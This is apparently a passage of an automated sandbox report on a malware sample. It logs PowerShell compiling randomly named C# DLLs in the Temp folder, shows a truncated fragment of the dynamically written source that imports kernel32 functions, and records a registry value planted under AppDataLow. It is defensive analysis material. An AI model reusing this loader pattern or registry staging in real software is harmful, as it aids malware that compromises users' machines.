C:\Users\user\AppData\Local\Temp\ogaysol0.out	0	444	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFE1F3BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bplkxjdz.0.cs	0	408	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 75 76 73 66 6d 6f 77 77 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 73 6f 6f 74 6e 6b 6a 71 62 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6e 73 67 70	using System;using System.Runtime.InteropServices;namespace uvsfmoww{ public class sootnkjqby { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess();[DllImport("kernel32")]public static extern void SleepEx(uint nsgp	success or wait	1	7FFE1F3BB526	WriteFile
C:\Users\user\AppData\Local\Temp\bplkxjdz.cmdline	0	359	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 62 70 6c 6b 78 6a 64	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\bplkxjd	success or wait	1	7FFE1F3BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bplkxjdz.out	0	444	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFE1F3BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 fd 50 fd 65 9f fd 08 53 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00	PSMODULECACHEPeSC:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-scr<wbr>ipt	success or wait	1	7FFE1F3BB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	Stop-ProcessRestart-ServiceRestore-ComputerConvert-PathStart-TransactionGet-TimeZoneCopy-ItemRemove-EventLogSet-ContentNew-ServiceGet-HotFixTest-ConnectionGet	success or wait	1	7FFE1F3BB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 fd 77 fd 65 9f fd 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOptionInvoke-PesterResolveTestscriptsSet-scr<wbr>iptBlockScopeweaC:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1Set-PackageSourceUnregister-Packag	success or wait	1	7FFE1F3BB526	WriteFile
unknown	229	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9EED	unknown
unknown	242	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6D9EED	unknown
unknown	255	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFE1C6CBC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@e@	success or wait	1	7FFE209AF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE2045B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE2045B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE2045B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFE2045B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE20462625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE20462625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE20462625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE2045B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE2045B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFE2045B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFE2045B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFE205312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFE204462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7FFE204463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFE205312E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFE1F3BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	126	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	118	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFE1F3BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFE205312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFE205312E7	ReadFile
C:\Users\user\AppData\Local\Temp\ogaysol0.dll	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Users\user\AppData\Local\Temp\bplkxjdz.dll	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2EFC3F7C716	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFE2045B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFE2045B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFE1F3BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFE1F3BB526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	BA 13 00 00 1C 80 00 00 02 91 81 62 08 F8 D2 D8 CD C8 87 3A E9 AE C1 F1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	2EFC3F7A515	RegSetValueExA

Analysis Process: conhost.exe PID: **6104**, Parent PID: **5872**

General

Target ID:	18
Start time:	10:57:14
Start date:	23/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6edaf0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 3444, Parent PID: 5872

General

Target ID:	19
Start time:	10:57:21
Start date:	23/11/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ogaysol0.cmdline
Imagebase:	0x7ff651010000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC256FD05AD86B46298536785867B2F65B.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF65108E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC256FD05AD86B46298536785867B2F65B.TMP	success or wait	1	7FF65108E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
